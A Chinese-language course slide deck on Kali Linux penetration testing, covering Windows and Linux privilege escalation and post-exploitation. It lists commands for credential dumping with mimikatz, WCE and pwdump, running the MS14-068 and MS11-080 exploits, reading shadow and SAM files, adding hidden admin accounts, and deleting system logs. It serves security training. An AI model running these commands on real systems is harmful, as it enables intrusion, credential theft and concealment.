Kali linux渗透测试

苑房弘 FANGHONG.YUAN@163.COM



第十章 提权



本地提权

- 已实现本地低权限账号登录
 - 远程溢出
 - 直接获得账号密码
- 希望获取更高权限
 - 实现对目标进一步控制

本地提权

- 系统账号之间权限隔离
 - 操作系统安全的基础
 - 用户空间
 - 内核空间
- 系统账号
 - 用户账号登陆时获取权限令牌
 - 服务账号无需用户登陆已在后台启动服务

本地提权

- Windows
 - user
 - Administrator
 - System
- Linux
 - User
 - Root

ADMIN提权为SYSTEM

- Windows system账号
 - 系统设置管理功能
 - SysInternal Suite
 - https://technet.microsoft.com/en-us/sysinternals/bb545027
 - psexec -i -s -d taskmgr
 - at 19:39 /interactive cmd
 - sc Create syscmd binPath= "cmd /K start" type= own type= interact
 - sc start syscmd

注入进程提权

- 隐蔽痕迹
- pinjector.exe
 - http://www.tarasco.org/security/Process_Injector/

抓包嗅探

- Windows
 - Wireshark
 - Omnipeek
 - commview
 - Sniffpass
- Linux
 - Tcpdump
 - Wireshark
 - Dsniff

键盘记录


- Keylogger
- 木马窃取

本地缓存密码

- 浏览器缓存的密码
 - IE浏览器
 - Firefox
- 网络密码
- 无线密码
- http://www.nirsoft.net
- Dump SAM
 - Pwdump
 - /usr/share/windows-binaries/fgdump/



WINDOWS身份认证过程



Init connection

Responds *C* = challenge random

Sends cgarcia, R





SAM Database



R'	= f(SAM[Imhash/nthash], C)
	,	, ,

R' == R => Access Granted

R' <> R => Access Denied

User	Hash LM	Hash NT
cgarcia	A6BCD	B0FD1
ajuarez	B90DF	CCDF

WCE(WINDOWS CREDENTIAL EDITOR)

- /usr/share/wce/
- 需要管理员权限
- wce-universal.exe -l / -lv
- wce-universal.exe -d
- wce-universal.exe -e / -r
- wce-universal.exe-g
- wce-universal.exe -w
- LM/NT hash

WCE(WINDOWS CREDENTIAL EDITOR)

- 从内存读取LM / NTLM hash
- Digest Authentication Package
- NTLM Security Package
- Kerberos Security Package
- 防止WCE攻击
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SecurityPackagesy
 - kerberos msv1_0 schannel wdigest tspkg pku2u

其他工具

- pwdump localhost
- fgdump
- mimikatz
 - privilege::debug #提升权限
 - sekurlsa::logonPasswords
 - •

利用漏洞提权

- Ms11-080
- Kb2592799
 - https://technet.microsoft.com/library/security/ms11-080
- Pyinstaller
 - https://pypi.python.org/pypi/PyInstaller/2.1
 - python pyinstaller--onefile ms11-080.py
- Pywin32
 - http://sourceforge.net/projects/pywin32/files/pywin32/Build%20219/
- MS11-046
 - DoS

利用漏洞提权

- Ms14-068
- 库
 - https://github.com/bidord/pykek
- ms14-068.py -u user@lab.com -s userSID -d dc.lab.com
- 拷贝 TGT_user1@lab.com.ccache 到windows系统
- 本地管理员登陆
 - mimikatz.exe log "kerberos::ptc TGT_user@lab.com.ccache" exit

利用漏洞提权

- Ubuntu11.10
 - http://old-releases.ubuntu.com/releases/11.10/
- gcc
 - sudo apt-cdrom add && sudo apt-get install gcc
 - gcc 18411.c -o exp
- CVE-2012-0056
 - /proc/pid/mem
 - kernels >= 2.6.39
 - http://blog.zx2c4.com/749

利用配置不当提权

- 与漏洞提权相比更常用的方法
 - 企业环境
 - 补丁更新的全部已经安装
 - 输入变量过滤之外更值得研发关注的安全隐患
 - 以system权限启动
 - NTFS权限允许users修改删除

利用配置不当提权

- icacls
 - icacls c:\windows*.exe /saveperm /T
 - i586-mingw32msvc-gcc-o admin.exe admin.c
- Find
 - find / -perm 777 -exec ls -l {} \;

利用配置不当提权

- 应用系统的配置文件
 - 应用连接数据库的配置文件

基本信息收集

- Linux
 - /etc/resolv.conf
 - /etc/passwd
 - /etc/shadow
 - whoami and who-a
 - ifconfig -a, iptables -L -n, ifconfig -a, netstat -r
 - uname –a, ps aux
 - dpkg-l| head

基本信息收集

- Windows
 - ipconfig /all, ipconfig /displaydns, netstat-bnao, netstat-r
 - net view, net view/domain
 - net user /domain, net user %username% /domain
 - net accounts, net share
 - net localgroup administrators username /add
 - net group "Domain Controllers" / domain
 - net share name\$=C:\ /unlimited
 - net user username /active:yes/domain

WMIC(WINDOWS MANAGEMENT INSTRUMENTATION)

- wmic nicconfig get ipaddress, macaddress
- wmic computersystem get username
- wmic netlogin get name, lastlogon
- wmic process get caption, executablepath, commandline
- wmic process where name="calc.exe" call terminate
- wmic os get name, servicepackmajorversion
- wmic product get name, version
- wmic product where name="name" call uninstall /nointeractive
- wmic share get /ALL
- wmic/node:"machinename"path Win32_TerminalServiceSetting where AllowTSConnections="0" call SetAllowTSConnections"1"
- wmic nteventlog get path, filename, writeable

收集敏感数据

- 商业信息
- 系统信息
- Linux
 - /etc; /usr/local/etc
 - /etc/password; /etc/shadow
 - · .ssh ; .gnupg 公私钥
 - The e-mail and data files
 - 业务数据库;身份认证服务器数据库
 - /tmp

收集敏感数据

- windows
 - SAM 数据库; 注册表文件
 - %SYSTEMROOT%\repair\SAM
 - %SYSTEMROOT%\System32\config\RegBack\SAM
 - 业务数据库; 身份认证数据库
 - 临时文件目录
 - UserProfile\AppData\Local\Microsoft\Windows\TemporaryInternetFiles\

隐藏痕迹

- 禁止在登陆界面显示新建账号
- REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon\SpecialAccounts\UserList"/v uname /T REG_DWORD /D 0
- del %WINDIR%*.log /a/s/q/f
- History
- 日志
 - auth.log / secure
 - btmp/wtmp
 - lastlog / faillog
- · 其他日志和 HIDS 等

Q & A

